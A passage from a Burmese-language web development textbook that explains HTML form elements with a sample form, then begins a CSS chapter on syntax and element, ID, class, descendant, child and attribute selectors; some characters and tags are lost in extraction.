<input type="hidden"> ဟာလည်း Text Input နဲ့ အခြေခံအားဖြင့်တူပါတယ်။ ဒါပောမယ့် hidden ဆိုတဲ့ အတိုင်း အသုံးပြုသူကို ထည့်သွင်းဖော်ပြမှုမဟုတ်တဲ့ Input အမျိုးအစားဖြစ်ပါတယ်။ Application တွေတည် ဆောက်တဲ့ အခါ ဒီ Hidden Input က သူနေရာနဲ့သူအသုံးဝင်ပါတယ်။

<input type="checkbox"> ကိုတော့ Checkbox Option တွေထည့်သွင်းဖို့ အသုံးပြုနိုင်ပါတယ်။ checked Attribute ကိုအသုံးပြုပြီး Default Check လုပ်ပေးနိုင်ပါတယ်။ checked Attribute ဟာ အပြည့်အစုံ ဆိုရင် checked="checked" လို့ ရေးပေးရတဲ့ Attribute တစ်ခုဖြစ်ပါတယ်။ ရှေ့မှာပြောခဲ့ သလိုပဲအပြည့်အစုံပဲ ဖြစ်ဖြစ် Attribute Name သက်သက်ချည်းဖြစ်ဖြစ် နှစ်သက်သလိုရေးနိုင်ပါတယ်။

<input type="radio"> ကိုတော့ Radio Option တွေထည့်သွင်းဖို့ အသုံးပြုနိုင်ပါတယ်။ သူလည်းပဲ checked Attribute ကိုပဲ Default Check သတ်မှတ်နိုင်ပါတယ်။ ထူးချွှေးချက်ကတော့၊ Radio Option ဆိုတာ ခွေးစရာအများကြီး

ထဲက တစ်ခုတည်းကိုပဲ ရွှေးခွင့်ပေးတဲ့ Option အမျိုးအစားပါ။ ဒီလုပ်ဆောင်ချက်ရှိအတွက် အမျိုး အစားတူရာ Radio Option တွေကို name Attribute စုစုပေါ်ပါတယ်။ ဥပမာ -

```
<input type="radio" name="gender" value="male">
<input type="radio" name="gender" value="female">
```

<input type="submit"> ကတော့ Button ထည့်သွင်းဖို့ အသုံးပြုပါတယ်။ submit Button ဟာ Form တစ်ခုအတွက် အရေးအကြီးဆုံးဖြစ်ပါတယ်။ submit Button အလုပ်လုပ်ပုံကို အခန်း (၈) PHP Basic မှာ ထပ်ရှင်းပေးမှုဖြစ်ပါတယ်။

မှတ်ချက် // value Attribute ဟာ Text Input တွေအတွက် Default Value ဖော်ပြန့်အသုံးပြုပါတယ်။ Checkbox နဲ့ Radio Option တို့အတွက်တော့ သက်ဆိုင်ရာ Element ရဲ့ တန်းဖိုးသတ်မှတ်ပေးဖို့ သုံးရပါတယ်။ Button Element တွေအတွက်တော့ value Attribute ကို Button ပေါ်မှုပေါ်တဲ့ Button Label ဖော်ပြန့် အသုံးပြန်ပါတယ်။ ဥပမာ <input type="submit" value="Save">

<input type="reset"> ဟာလည်း Button တစ်ခုပဲဖြစ်ပါတယ်။ reset Button ကို နှိပ်လိုက်ရင် Input အားလုံးမှာ ထည့်သွင်းထားတဲ့အချက်အလက်တွေကို ရှင်းလင်းပေးမှုဖြစ်ပါတယ်။ ဒီ Button ဟာ မသုံးသင့်တဲ့ Button တစ်ခု ဖြစ်ပါတယ်။ Web Form တစ်ခုမှာဖြည့်သွင်းစရာ Input (၁၀) ခုခန့် ပါတယ်ဆုံးကြပါစို့။ အားလုံး ဖြည့်ပြီးမှ ဖြည့်ခဲ့သမျှ မှားနေလို့ (၁၀) ခုလုံးကို ပြန်ရှင်းပြစ်ချင်တယ်ဆိုတဲ့အသုံးပါးက လက်တွေမှာမရှိပါဘူး။ မှားလို့ ပြန်ဖြည့်ချင်လဲ တစ်ခုနှစ်ခု ပဲရှိမှုပါ။ ဒီ Button ထည့်ထားမိမှ အသုံးပြုသူက မတော်တစ်ဆေားနှိပ်မဲရင် သူဖြစ်၍ ခဲ့သမျှအကုန်ရှင်းသွားလို့ အစ အဆုံး ပြန်ထည့်ရတဲ့ပြဿနာ ရှိနိုင်ပါတယ်။ Usability ဆိုတဲ့ အသုံးပြုရအဆင်ပြေမှ ရှုအောင်ကြည့်မယ်ဆိုရင် အထူးလို အပ်ချက်တစ်စုံတစ်ရာမရှိရင် မသုံးသင့်တဲ့ Button တစ်ခုပါးပဲဖြစ်ပါတယ်။

<input type="button"> ဟာလည်း Button တစ်ခုပဲ ဖြစ်ပါတယ်။ သူကတော့ Button အလွတ်တစ်ခုသာ ဖြစ်ပါတယ်။ ဘာအလုပ်မှုလုပ်မှုတုတေသနပါဘူး။ JavaScript နဲ့ တွဲဖက်အသုံးပြုလိုတဲ့အခါမှုသာ အသုံးပြုရမယ့် Button တစ်ခုပါးဖြစ်ပါတယ်။

<button> Element ဟာ လည်း <input type="button"> နဲ့ အတူတူပဲဖြစ်ပါတယ်။ ထူးခားချက်က <button> Element ၏ Full Element တစ်ခုဖြစ်တဲ့အတွက် Element Content နဲ့ Close Tag ရှိပါတယ်။ ဥပမာ - <button>Download</button> လို့ ရေးရမှုဖြစ်ပါတယ်။ ရလဒ်ကတော့ <input type="button" value="Download"> လို့ ရေးသားခြင်းနဲ့ အတူတူပဲရမှုဖြစ်ပါတယ်။

<button> Element ရဲ့ ထူးခားချက်က လိုအပ်ရင် Formatting Tag တွေကို Content မှာ ထည့်ရေးလိုရနိုင် ခြင်းပဲ ဖြစ်ပါတယ်။ ဥပမာ - <button>Download file.pdf</button> လို့ ရေးသားနိုင်တဲ့ အားသာ ချက်ရှိမှုဖြစ်ပါတယ်။

နောက် Input Element နှစ်ခုပါးကျန်ပါသေးတယ်။ Textarea နဲ့ Select Box တို့ပဲဖြစ်ပါတယ်။ သူတို့အတွက်တော့ <input> Element မသုံးပါဘူး။ Textarea ထည့်သွင်းဖို့အတွက် <textarea> Element ကိုသုံးရပါတယ်။ ထူးခားချက် <textarea> ဟာ <input> လို့ Empty Element မဟုတ်ပါဘူး။ အဖွင့်အပိတ်ရှိတဲ့ Full Element ဖြစ်ပါ

တယ်။ ပြီးတော့ Default Value သတ်မှတ်ဖို့အတွက် <input type="text"> မှာလို value Attribute သုံးပြီး သတ်မှတ်လိုပါဘူး။ Default Value ကို အဖွင့် Tag နဲ့ အပိတ် Tag ကြားထဲမှာရေးပေးရပါတယ်။

ဥပမာ - <textarea>Default Text</textarea>

Select Box ကို Drop-Down Box လိုလည်း ခေါ်ပါတယ်။ ထည့်သွင်းဖို့အတွက်တော့ <select> Element ကို သုံးရပါတယ်။ နှုပ်လိုက်ရင် ရွေးစရာစရင်းကျလာမှာဖြစ်ပါတယ်။ ရွေးစရာစရင်းကိုတော့ <option> Element တွေနဲ့ သတ်မှတ်ပေးနိုင်ပါတယ်။ ဥပမာ -

```
<select>
    <option value="1">Apple</option>
    <option value="2">Orange</option>
    <option value="3" selected>Mango</option>
    <option value="4">Grape</option>
</select>
```

<option> Element တွေမှာ value Attribute သတ်မှတ်ထားတာကို သတိပြုပါ။ ဥပမာ - Orange လို ရွေးစရာစရင်းမှာ ဖော်ပြထားပေမယ့် သူရဲ့တန်ဖိုးအမျန်က (2) ဖြစ်ပါတယ်။ value Attribute မပေးထားလည်း ရပါတယ်။ မပေးထားရင်တော့ ရွေးစရာစရင်းမှာဖော်ပြထားတဲ့ Orange ကိုပဲ သူရဲ့ value အနေနဲ့အသုံးပြုသွားမှာပါ။ နောက်ထပ် သတိပြုရမှာက selected Attribute ဖြစ်ပါတယ်။ သူက Default ရွေးထားပေးစေလိုတဲ့ <option> Element မှာ ထည့်သွင်းပေးမှာ ဖြစ်ပါတယ်။ selected Attribute ပေးထားတဲ့ <option> မရှိရင်၊ အပေါ်ဆုံး <option> ကို Default အနေနဲ့ ရွေးထားပေးမှာပဲ ဖြစ်ပါတယ်။

HTML Form နှုန္တ

```
<!doctype html>
<html>
<head>
    <meta charset="UTF-8">
    <title>HTML Form</title>
</head>
<body>
    <h1>Form Inputs</h1>
    <form>
        <label for="fname">Name</label><br>
        <input type="text" id="name"><br>

        <label for="email">Email</label><br>
        <input type="text" id="email"><br>

        <label for="address">Address:</label><br>
        <textarea id="address"></textarea><br>

        <br>
        <input type="radio" name="gender" id="male">
        <label for="male">Male</label>
```

```

<input type="radio" name="gender" id="female">
<label for="female">Female</label><br>
<br>

<label for="education">Highest Education</label><br>
<select id="education">
    <option>High School</option>
    <option>Bachelor</option>
    <option>Post Graduate Diploma</option>
    <option>Master</option>
    <option>Ph.D</option>
</select><br> <br>

    <input type="submit" value="send">
</form>
</body>
</html>

```

နူးနာများဖော်ပြထားတဲ့ Form ကို form.html File Name နဲ့ ကူးယူသိမ်းဆည်းပြီး Browser နဲ့ဖွင့်ကြည့်ရင် အခဲလို ရလဒ် ရရှိမှာပဲဖြစ်ပါတယ်။

The screenshot shows a Mozilla Firefox window with the title bar "HTML Form - Mozilla Firefox". The main content area displays a form titled "Form Inputs". The form includes the following fields:

- Name:** An input field with a placeholder.
- Email:** An input field with a placeholder.
- Address:** A large input field with a placeholder.
- Gender:** Radio buttons for "Male" and "Female".
- Highest Education:** A dropdown menu showing "High School".
- Send:** A submit button.

မှတ်ချက် ။ ။ Browser မှာ ဖော်ပြတဲ့အခါ Element တွေကို ရွှေ့က်တစ် လိုင်းဆင်းပြီး ဖော်ပြစေချင်ရင်
 Element ကို အသုံးပြုနိုင်ပါတယ်။
 ဆိုတာ Line Break ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်ပြီး Content နဲ့ Close Tag မရှိတဲ့ Empty Element တစ်ခု လည်းဖြစ်ပါတယ်။

Conclusion

အခုဖော်ပြခဲ့တဲ့ Element တွေဟာ ရှိရှိး Text Document တစ်ခုကို HTML Element တွေနဲ့ တည်ဆောက်တဲ့ အခါ အသုံးပြုရတဲ့ အခြေခံ Element များပဲ ဖြစ်ပါတယ်။ ဖြည့်စွက်မှတ်သားဖို့လိုတဲ့ Element နဲ့ Attribute တွေကို သက်ဆိုင်ရာအခန်းအလိုက် စက်လက်ဖော်ပြပေးသွားမှာဖြစ်ပါတယ်။ ဒီအခန်းမှာတော့ HTML Document တွေ ဟာ Web Application တွေရဲ့အခြေခံ Data Structure တွေ ဖြစ်တယ်ဆိုတဲ့အချက်ကို အထူးပြုမှတ်သားစေချင်ပါတယ်။

Professional Web Developer

“ ယနေ့ခေတ်မှာ ဝဘ်နည်းပညာဟာ အခြားနည်းပညာအားလုံးခဲ့
Back-end Platform ဖြစ်လာပြီဖြစ်တဲ့အတွက်၊ နည်းပညာရှင်ထိုင်း
လေ့လာ သင့်တဲ့ဘာသာရပ်တစ်ခု ဖြစ်လိုလာနေပါပြီ။ ခမှဲလေ့လာမယ်
ကျောင်းသားလူငယ်တွေရော၊ အခြားပညာရှင်တွေအတွက်ပါ
ကိုအိမောင်ရဲ Professional Web Developer စာအုပ်က အများကြီး
အထောက်အကူးပြုမယ်လို့ ယူဆမိပါတယ် ”

- ဦးမင်းကျော်သူ (Director, Total Gameplay Studio Ltd.)

Author Email: author@pwdbook.com

Website: <http://pwdbook.com>

အခန်း (၃) Cascading Style Sheets – CSS

The World without CSS is Ugly

W3C က CSS ကိုဖန်တီးခဲ့တဲ့ ရည်ရွယ်ချက်ကတော့ Document Content နဲ့ Style ကို ခွဲခြား ထားချင်လို့ဖြစ်ပါတယ်။ HTML ကို Content Structure တည်ဆောက်ဖို့အသုံးပြုပြီး အဲဒီ Content တွေကို ဘယ်လိုပုံစံ၊ ဘယ်လို Style နဲ့ ဖော်ပြရမလဲဆိုတာကို CSS နဲ့ သတ်မှတ်ရတဲ့သဘောဖြစ်ပါတယ်။

CSS Style Language ကိုတိတွင်ဖန်တီးပဲ ဆွဲးနွေးကြတော့ အဆိုပြုချက် Proposal (၉) မျိုးထိ ရရှိခဲ့ကြပါတယ်။ အဲဒီထဲက (၂) မျိုးကိုအခြေခံပြီး တိတွင်ဖို့ W3C ကဆုံးဖြတ်ခဲ့ပါတယ်။ Cascading HTML Style Sheets (CHSS) နဲ့ Stream-based Style Sheet Proposal (SSP) တို့ပဲဖြစ်ပါတယ်။ CHSS ကတော့ ကနောက်တွင် ကျယ်ကျယ်အသုံးပြုနေကြတဲ့ CSS နဲ့ပြုပဲ့ နဲ့စပ်ပါတယ်။ အမှန်တော့ CSS ကို HTML တင်မကပါဘူး၊ တစ်ခြား Markup Language တွေနဲ့ လည်းတွေ့က် အသုံးပြုနိုင်ပါတယ် (ဥပမာ - XML, SVG, XUL)။ ဒါကြောင့် CHSS ကနေ H ကို ဖယ်လိုက်ပြီး CSS လိုအမည်တွင်စေခဲ့တာပါ။

တစ်ခြား Style Language တွေနဲ့မတူပဲ CSS ရဲ့ တစ်မှတ်ခြားချက်ကတော့ Document တစ်ခုအတွက် တစ်ခုထက် ပိုတဲ့ Style Sheets တွေ တွဲဖက်အသုံးပြုနိုင်ပြီး၊ Style Sheet တစ်ခုကအခြား Style Sheet တစ်ခုထဲက သတ်မှတ်ထားချက်တွေကို Cascade (Inherit) လုပ်ယူပြီး ဆက်လက်အသုံးပြုနိုင်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒါကြောင့်လည်း Cascading Style Sheet လို့ ခေါ်တာပါ။

၁၉၉၆ ခုနှစ် ဒီဇင်ဘာလမှာ CSS ရဲ့ ပထမဆုံး Version ကြော်လုပ်ပါတယ်။ အမှန်တော့ CSS မှာ Version လိုမသုံးပါဘူး။ CSS Level 1 လိုခေါ်ပါတယ်။ အခြေနာက်ဆုံး HTML5 နဲ့ တွဲဖက်ပါဝင်လာတဲ့ CSS3 ကိုတော့ CSS Level 3 လိုခေါ်ပါတယ်။ လက်ရှိ တွင်တွင်ကျယ်ကျယ် အသုံးပြုနေကြတာကတော့ ၂၀၀၄ ခုနှစ် ဖေဖော်ဝါရီမှာ ကြော်လုပ်ပဲတဲ့ CSS2.1 (Level 2 Revision 1) ဖြစ်ပါတယ်။

3.1 – CSS Syntax

CSS ဟာ Programming Language တစ်ခုမဟုတ်သလို Markup Language တစ်ခုလည်းမဟုတ်ပါဘူး။ ကြော်လုပ်ချက် တွေ စုစဉ်းထားတဲ့ Language တစ်မျိုးဖြစ်ပါတယ်။

"<h2> Element တွေကို စာလုံးအနီရောင်နဲ့ဖော်ပြပါ။ Bold လုပ်ပေးပါ။"

"class ကို 'note' လို့ သတ်မှတ်ထားတဲ့ Element တွေကို စာလုံး Size 12 Pixels အသုံးပြုဖော်ပြပါ။"

- စသဖြင့် ဘယ် Element ကို ဘယ်လို Style နဲ့ ဖော်ပြရမလဲဆိတာကို သတ်မှတ်ကြဖော်ထားတဲ့ ကြော်ချက်များလဲဖြစ်ပါတယ်။ ရေးသားပုံ Syntax ကို ပုံ (၃-၂) မှာ ကြည့်ပါ။

```
selector {
    property: values;
    property: values;
    ...
}
```

ပုံ (၃-၂) CSS ရေးသားပုံရေးထံး

Selector, Property, Values ဒီသုံးမျိုးပဲရှိတာပါ။ Selector ဆိတာ h1, p, img, li စတဲ့ HTML Element တွေကို ရွေးချယ်ခြင်းဖြစ်ပါတယ်။ Property တွေကတော့ color, background, border, font-style စတဲ့ Style Property တွေ ဖြစ်ပါတယ်။ Values တွေကတော့ blue, 20px, bold, center စတဲ့ Style Value တွေပဲဖြစ်ပါတယ်။ ဥပမာ - <p> Element တွေအားလုံးကိုစာလုံးအစီမံးရောင် နဲ့ ဖော်ပြပါလို့ CSS နဲ့ အခုလို ကြော်ပေးနိုင်ပါတယ် -

```
p {
    color: green;
}
```

နူးနာမှာ p က Selector ဖြစ်ပါတယ်။ color က Property ဖြစ်ပြီး green ကတော့ Value ဖြစ်ပါတယ်။

3.2 – CSS Selectors

CSS မှာ နံပါတ် (၁) အရေးအကြီးဆုံးက Selector ဖြစ်ပါတယ်။ Element ပေါင်းများစွာနဲ့ ဖွဲ့စွဲထားတဲ့ HTML Document တစ်ခုထက် ကိုယ် Style သတ်မှတ်လိုတဲ့ Element ကို Select လုပ်ရွေးချယ်နိုင်ခြင်းဟာ ပထမဆုံးလိုအပ်ချက်ဖြစ်ပါတယ်။

Selector တွေထဲမှာ အကြောင်းအကျဆုံးကတော့ Element Selector, ID Selector နဲ့ Class Selector တို့ပဲ ဖြစ်ပါတယ်။ Element Selector ကတော့ HTML Element Name နဲ့ Select လုပ်ခြင်းဖြစ်ပါတယ်။ မည်သည့် HTML Element ကိုမဆို Name အတိုင်း CSS နဲ့ Select လုပ်ယူနိုင်ပါတယ်။ နူးနာတစ်ချို့ ဖော်ပြပေးပါမယ် -

```
body {
    background: black;
    color: white;
}
```

```

h1 {
    font-size: 24px;
}

ul {
    list-style: square;
    line-height: 20px;
}

a {
    color: yellow;
    text-decoration: none;
}

```

body, h1, ul, a စသဖြင့် Element Name အတိုင်း Select လုပ်ယူခြင်းဖြစ်တဲ့အတွက် သူတို့ကို Element Selector ခေါ်ဘပါ။ ID Selector ကတော့ id Attribute သတ်မှတ်ပေးထားတဲ့ Element တွေကို id နဲ့ Select လုပ်ခြင်းဖြစ်ပါတယ်။ ဥပမာ - ကျွန်ုတ်တို့ရဲ့ HTML Document ထဲမှာ ဒီလို Element Structure ပါဝင်တယ် ဆုံးကြပါစိုး -

```

<ul id="nav">
    <li id="key-nav"> ... </li>
    <li> ... </li>
    <li> ... </li>
    ...
</ul>

<p id="highlight"> ... </p>

<ul id="sitemap">
    ...
</ul>

<p id="foot-note"> ... </p>

```

ul { background: pink; } လို့ ရေးသားမယ့်ဆိုရင် ဒါ Structure မှာ ပါဝင်တဲ့ Element နှစ်ခုစလုံး ရဲ့ Background က ပန်းရောင်ဖြစ်သွားမှာပါ။ ကျွန်ုတ်တို့က အပေါက် Element တစ်ခုတဲ့အတွက် Style သတ်မှတ်လို့ရင်တော့ သူမှာပေးထားတဲ့ ID ကိုပါ ထည့်သွင်း Select လုပ်ပေးဖို့လို့မှာဖြစ်ပါတယ်။ ဥပမာ -

```

ul#nav {
    background: pink;
}

```

(သိမဟုတ်)

```
#nav {
    background: pink;
}
```

Sign လေးကို ID Selector လိုခေါ်တွေဖြစ်ပါတယ်။ **ul#nav** ရဲ့ အဓိပါယ်က "ID ကို nav လိုပေးထားတဲ့ **** Element ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပါယ်ဖြစ်ပါတယ်။ **#nav** ရဲ့ အဓိပါယ်ကတော့ "ID nav လိုပေး ထားတဲ့ Element ကို Select လုပ်ပါ" ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ ဒါကြောင့် ဘယ်လိုရေးရေး ကျွန်တော်တို့လိုချင် တဲ့ရလဒ် ဖြစ်တဲ့ ID မှာ nav လိုပေး ထားတဲ့ **** Element ကို Background ပန်းရောင်သတ်မှတ်ခြင်းရလဒ် ရရှိမှုပါဖြစ်ပါတယ်။ ကွားခြင်း အနည်းငယ်ရှိပေမယ့် လက်တွေ့ရေးသားတဲ့အခါမှာ ရေးသားသူရဲ့ရေးချယ်မှုသာ အဓိကဖြစ်လို နှစ်သက်ရာနည်းလမ်းနဲ့ ရေးသားနိုင်ပါတယ်။ ပေးထားတဲ့ Structure နမူနာမှာ **<p>** Element လည်း နစ်ခုပါလို အဲဒီထဲက **id="highlight"** လို ပေးထားတဲ့ Element ကိုပဲ ရွေးယူချင်ရင် **p#highlight** (သိမဟုတ်) **#highlight** ဆိုတဲ့ ID Selector နည်းလမ်းနဲ့ ရွေးယူနိုင်မှာ ဖြစ် ပါတယ်။

Class Selector ကတော့ ရေးသားပုံအားဖြင့် ID Selector နဲ့ခပ်ဆင်ဆင်ပါပဲ။ Element တွေမှာ class Attribute ပေး ထားဖို့လိုပါတယ်။ # Sign ကို ID Selector အဖြစ်အသုံးပြုရသလိုပဲ Dot (.) ကို Class Selector အဖြစ် အသုံးပြုရပါတယ်။ ကျွန်တော်တို့မှ ဒီလို Element Structure ရှိတယ်ဆိုကြပါစို့။

```
<p> ... </p>
<p class="note"> ... </p>
<p> ... </p>
<p class="note"> ... </p>
```

<p> Element လေးခုပါဝင်ပါတယ်။ ဒါပေမယ့် အဲဒီထဲက **class="note"** လိုပေးထားတဲ့နှစ်ခုကိုပဲ ရွေးချယ် Select လုပ်ချင်ရင်တော့ ခုလိုရေးသားပေးရမှာ ဖြစ်ပါတယ်။

```
p.note {
    color: gray;
    font-size: 11px;
}
```

(သိမဟုတ်)

```
.note {
    color: gray;
    font-size: 11px;
}
```

ID Selector မှာလိုပဲ **p.note** ရဲ့ အဓိပါယ်က "Class မှာ note လိုပေးထားတဲ့ **<p>** Element ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပါယ်ဖြစ်ပြီး **.note** ရဲ့ အဓိပါယ်ကတော့ "Class မှာ note လိုပေးထားတဲ့ Element ကို Select လုပ်ပါ" ဆိုတဲ့အဓိပါယ်ပဲဖြစ်ပါတယ်။ နှစ်သက်ရာနည်းလမ်းနဲ့ ရေးသားနိုင်ပါတယ်။ တစ်ချို့က အဓိပါယ်ပိုမိုပေါ်လှင်တဲ့ **p.note**

ရေးဟန်ကို အားပေးကြပေမယ့်တစ်ချို့ကလည်း စာလုံးတစ်လုံးနှစ်လုံးသက်သာလည်းမနည်းဘူး ဆိုတဲ့သဘောနဲ့ .note ရေးဟန်ကို အားပေးကြပါတယ်။

မှတ်ချက် // HTML Document တစ်ခုမှာ ID တူတဲ့ Elements နှစ်ခုမရှိသင့်ပါဘူး။ CSS ကတော့ ID တူတဲ့ Element နှစ်ခု ရှိနေလည်း နှစ်ခုလုံးအတွက် အလုပ်လုပ်သွားမှာပါပဲ။ ဒါပေမယ့် သဘာဝအရာ ID ဆိုတာ Element တွေကို Identify လုပ်တာပါ။ Unique ဖြစ်ပါတယ်။ CSS မှာ ပြဿနာမရှိပေမယ့် နောက်ပို့၊ JavaScript နဲ့ Element တွေကို စီမံတဲ့အခါ ID တူတဲ့ Element ထွေးရှိနေရင် မလိုလားအပ်တဲ့ အခက်အခဲတွေ တွေ့ရမှာဖြစ်ပါတယ်။ Class ကတော့ Element တွေကို Classify လုပ်တာပါ။ သဘာဝအရာကိုက အမျိုးတူရာရှိဖို့ သုံးရတာဖြစ်လို့ ဖော်ပြပဲအမျိုး အစားတူတဲ့ Element တွေကို Class အတူတဲ့ ပေးတာ လုပ်သင့်တဲ့အလုပ်တစ်ခုပြုပါတယ်။ Front-End Expert တွေကတော့ CSS အတွက် Element တွေကို ID မပေးပဲ Class ပေးတာကပို့သင့်တော်တယ်လို့ အကြိုးကြလေ့ရှိပါတယ်။

3.3 – Slightly Advanced CSS Selectors

အနည်းငယ်ထူးခြားပြီး အသုံးဝင်တဲ့ Selector တစ်ချို့ကို ထပ်မံဖော်ပြပါမယ်။ အဲဒါတွေကတော့ Descendant Selector, Child Selector, Attribute Selector တို့ပဲ ဖြစ်ပါတယ်။

Descendant Selector ဆိုတာ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Element တွေကို Select လုပ်ဖိုးပါတယ်။ Nested Selector လို့လည်းခေါ်ပါတယ်။ Document တစ်ခုမှာရှိသွေးမှု Element တိုင်းကို Class တွေ ID တွေလိုက်ပေးနေစရာ မလိုပဲ ရွှေးချယ် Select လုပ်နိုင်တဲ့ နည်းလမ်းဖြစ်လို့ အလွန်အသုံးဝင်ပါတယ်။ HTML Element Structure လေးတစ်ခုနဲ့ တွဲကြည့်ချင် ပါတယ်။

```
<a href="#">Outside Link</a>

<p>
    <a href="#">Inside Link One</a>
    <strong><a href="#">Inside Link Two</a></strong>
</p>
```

ဒီနမူနာမှာ <a> Element သုံးခါဝင်ပါတယ်။ တစ်ခုက သီးခြားရှိနေတာပါ။ နှစ်ခုကတော့ <p> Element ထဲမှာ ရှိနေတာပါ။ <p> Element အတွင်းထဲက <a> တစ်ခုက Element တစ်ခုအတွင်းထဲကိုထပ်ရောက်နေပါသေးတယ်။ အဲဒီ <a> Element တွေကို ဒီနည်းနဲ့ Select လုပ်ယူနိုင်ပါတယ်။

```
p a {
    color: gray;
}
```

p [space] a လို့ ရေးသားထားတာပါ။ အဲဒီ [space] ကို Descendant Selector အနေနဲ့ သုံးလိုက်တာဖြစ်ပါတယ်။ အဓိပ္ပာယ် က "p" Element အတွင်းထဲက <a> Element တွေကို Select လုပ်လိုက်ပါ။ လိုအဓိပ္ပာယ်ရပါတယ်။ ဒါကြောင့် <p> Element အတွင်းထဲက <a> Element နှစ်ခုလုံးကို ရွှေးချယ်လိုက်တဲ့ သဘောလည်းဖြစ်ပါတယ်။ ဒါပေမယ့် အပြင်ဘက်မှာ သီးခြားရှိနေတဲ့ <a> ကိုတော့ ထည့်သွင်း Select လုပ်မှုမဟုတ်ပါဘူး။

မှတ်ချက် ။ ။ နူးနာ Element Structure မှာ <a> Element တွေအတွက် href Attribute မှာ URL အစစ်အမှန်မပေးထားပဲ # Sign လေးကို ပေးထားပါတယ်။ အဲဒေါ ဘာအဓိပ္ပာယ်မှုမဟုတ်ပါဘူး။ နူးနာ သက်သက်ဖော်ပြချင်တာဖြစ်လို့ URL အစစ်အမှန် မထည့်တော့ပဲ ခံပဲလွယ်လွယ် # Sign လေးတစ်ခုတည်း ထည့်ထားလိုက်တာဖြစ်ပါတယ်။ # Sign လေးဟာ URL မှာ ထည့်သွင်း အသုံးပြုနိုင်တယ်။ Valid Sign ဖြစ်လို့ တစ်ခြား သက်တွေအတား # Sign ကို နူးနာအနေနဲ့အသုံးပြုတာပါ။

```
p strong a {
    color: gray;
}
```

p [space] strong [space] a လို့ သုံးထားပါတယ်။ အဓိပ္ပာယ်က "<p> Element အတွင်းထဲက Element အတွင်းမှာ ရှိနေတဲ့ <a> ကို Select လုပ်ပါ" ဆိုတဲ့ အဓိပ္ပာယ်ဖြစ်လို့ ပေးထားတဲ့ Structure ထဲက Inside Link Two တစ်ခု တည်းကိုပဲရွေးချယ်သွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Element တွေကို Select လုပ်သွားနိုင် ပါတယ်။ လက်တွေ Project တွေမှာ ရေးသားအသုံးပြုလေ ရှိတဲ့ နူးနာ တစ်ချို့ ထပ်မံဖော်ပြလိုက်ပါတယ်။

```
#header a {
    text-decoration: none;
    color: black;
}

#nav li a.active {
    background: black;
    color: white;
}

.note strong {
    font-weight: normal;
    color: red;
}

#footer p {
    font-size: 11px;
    color: gray;
}

a img {
    border: 0 none;
}
```

Child Selector ကတော့ Descendant နဲ့သဘောတရားဆင်ပါတယ်။ Element တစ်ခုအတွင်းမှာ ထပ်ဆင့်ရှိနေတဲ့ Element ကိုပဲ Select လုပ်တာပါ။ ကျော်ချုပ်ကတော့ Descendant Selector က Element တစ်ခုအတွင်းမှာရှိသွေးကိုက်ညီတဲ့ Element တွေအားလုံးကို Selector လုပ်သွားမှာပါ။ Child Selector ကတော့ Direct Child ဖြစ်တဲ့ Element တွေကိုသာ ရွေးချယ်ပေးမှာပါ။ ထပ်ဆင့် Element တွေနဲ့ရှိနေတဲ့ အခြား Element တွေကို ထည့်သွင်း Select လုပ်ပေးမှာမဟုတ်ပါဘူး။ Descendant Selector လေ့လာဖို့ သုံးခဲ့တဲ့ Element Structure ကိုပဲ ပြန်လည်အသုံးပြုချင်ပါတယ်။

```
<a href="#">Outside Link</a>

<p>
  <a href="#">Inside Link One</a>
  <strong><a href="#">Inside Link Two</a></strong>
</p>
```

<p> Element အတွင်းထဲက <a> Element ကို ဒီနည်းနဲ့လည်း Select လုပ်ယူနိုင်ပါတယ်။

```
p > a {
  color: gray;
}
```

Arrow သက်တလေးက (>) Child Selector ဖြစ်ပါတယ်။ အဓိပါယ်က "<p> Element အတွင်းထဲက Direct Child ဖြစ်တဲ့ <a> Element ကို Select လုပ်လိုက်ပါ" ဆိုတဲ့အဓိပါယ်ဖြစ်ပါတယ်။ ဒီ Selector က Inside Link One ဆိုတဲ့ <a> Element တစ်ခုတည်းကိုသာ ရွှေးချယ်ပေးသွားမှာပါ။ Inside Link Two ဆိုတဲ့ <a> Element ကိုတော့ Direct Child မဟုတ်ပဲ Element အတွင်းထဲမှာ ထပ်ဆင့်ရှိနေတာဖြစ်လို့ ထည့်သွင်းရွှေးချယ်သွားမှာ မဟုတ်ပါဘူး။ ဒါက Child Selector နဲ့ Descendant Selector တို့ရဲ့ကွားချက်ပဲ ဖြစ်ပါတယ်။

နောက်တစ်ခုကတော့ Attribute Selector ဖြစ်ပါတယ်။ Element မှာပေးထားတဲ့ Attribute နဲ့ Select လုပ်တာ ဖြစ်ပြီး သူလည်းပဲ အတော်အသုံးဝင်တဲ့ Selector ဖြစ်ပါတယ်။ လေးကြောင့်ကွင်းအတွင်းမှာ ရေးပေးရပါ တယ်။ ဥပမာ - [title] ဆိုတာ title Attribute ရှိတဲ့ Element အားလုံးကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ img[alt] ဆိုရင်တော့ Element တွေထဲကမှ alt Attribute ရှိတဲ့ Element တွေကို Select လုပ်လိုက်တာပါ။ img[alt="Feature"] ဆိုရင်တော့ Element တွေထဲကမှ alt="Feature" လို့ သတ်မှတ်ထားတဲ့ Element တွေကို Select လုပ်တာ ဖြစ်ပါတယ်။ အထူးသဖြင့် <input> Element ဟာ သူ့ တစ်ခုတည်းနဲ့ text, radio, button စသိမှတ် Type အဖြစ်ဖြင့် သတ်မှတ်နိုင်တဲ့အတွက် အဲဒီ type Attribute ကို အခြေခံပြီး Select လုပ်ပေးဖို့ လိုအပ်တက်ပါတယ်။ နှမနာတစ်ချို့ ဖော်ပြလိုက်ပါတယ်။

```
input[type=text] {
  background: yellow;
  border: 1px solid gray;
}

input[type=submit] {
  padding: 5px 15px;
}

input[type=radio] {
  margin-right: 5px;
}
```

အခုံဖြေခုံတဲ့ Descendant Selector, Child Selector နဲ့ Attribute Selector တို့ကို ထိရောက်အောင်အသုံးချိန်မယ်ဆိုရင် Element တွေကို Select လုပ်ရတာ များစွာထိရောက်လွယ်ကူသွားမှာပဲ ဖြစ်ပါတယ်။

3.4 – Pseudo-classes

